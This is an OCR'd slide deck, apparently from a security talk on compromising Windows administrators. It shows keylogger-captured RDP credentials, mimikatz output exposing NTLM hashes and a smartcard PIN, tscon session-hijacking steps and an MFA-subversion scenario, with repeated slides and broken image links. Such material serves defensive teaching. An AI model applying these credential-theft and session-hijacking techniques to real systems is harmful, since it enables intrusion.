
    Returns the keylogger's PowerShell object, so that it may manipulated (disposed) by the user; primarily for testing purposes.

.LINK

    http://www.obscuresec.com/
    http://www.exploit-monday.com/
    https://github.com/secabstraction
#>
    [CmdletBinding()]
    Param (
        [Parameter(Position = 0)]
```




Exploiting Typical Administration



Exploiting Typical Administration

```
"TypedKey","WindowTitle","Time"
"Remote Desktop Connection","8/1/2018 2:08:19 AM"
"t","r","d","c","d","c","1","1",".","l","a","b",".","t","r","i","m","a","r","c","r","e","s","e","a","r","c","h",".","c","o","m","<Enter>",
"t","r","i","m","a","r","c","l","a","b","\","d","a","r","t","h","v","a","d","e","r",
"<Tab>","<Shift>",
"S","k",""y","w","a","l","k","e","r","2","0","1","8","<Shift>","!",
```

```
TypedKeyWindowTitleTime
Remote Desktop Connection 8/1/2018 2:08:19 AM

trdcdc11.lab.trimarcresearch.com<Enter>
trimarclab\darthvader
<Tab>
<Shift>Skywalker2018<Shift>!
```




Protecting Admins with Smartcards

- RDP from user workstation with Admin account using Smartcard
- No password is entered or can be captured.
- Secure, right?

Benjamin Delpy @gentilkiwi · Oct 5, 2016

New #mimikatz release "Tiramisu Nutella+Speculoos" - github.com/gentilkiwi/mim...

SmartCard/Token **PIN** code in Windows 10 1607 and old 2012r2


```
imikatz 2.1 x64 (oe.eo)
ntication Id : 0 ; 294446 (00000000:00047e2e)
on           : Interactive from 1
Name         : admin
n            : COMPANY
Server       : DC1
Time         : 30/09/2016 15:13:35
             : S-1-5-21-504569365-2122958605-3922303804-11
  msv :
   [00000003] Primary
   * Username : admin
   * Domain   : COMPANY
   * NTLM     : 217e50203a5aba59cefa863c724bf61b
   * DPAPI    : 8394ad6d481e0c13afcfa0808cbba097
  tspkg :
  wdigest :
   * Username : admin
   * Domain   : COMPANY
   * Password : (null)
  kerberos :
   * Username : admin
   * Domain   : COMPANY.ZZ
   * Password : (null)
   * Smartcard
     PIN code : 123456
     Card     : Identity Device (NIST SP 800-73 [PIV])
     Reader   : Yubico Yubikey NEO OTP+CCID 0
     Container: 42366e77-0b36-4828-9a1e-5aa3325fc105
     Provider : Microsoft Base Smart Card Crypto Provid
  ssp :
  credman :
```



Hijacking the Admin/Jump Server

"if you run tscon.exe as the SYSTEM user, ***you can connect to any session without a password"***

- Get Admin on the server
- Get SYSTEM
- Run tscon.exe as SYSTEM




Alexander Korznikov demonstrates using Sticky Keys and tscon to access an administrator RDP session — without even logging into the server.

https://medium.com/@networksecurity/rdp-hijacking-how-to-hijack-rds-and-remoteapp-sessions-transparently-to-move-through-an-da2a1e73a5f6


What About MFA?




Multi-Factor Authentication




MFA Double Prompt?





MFA Triple Prompt?





Subverting MFA

What if an attacker could bypass MFA without anyone noticing?

Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes



Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes



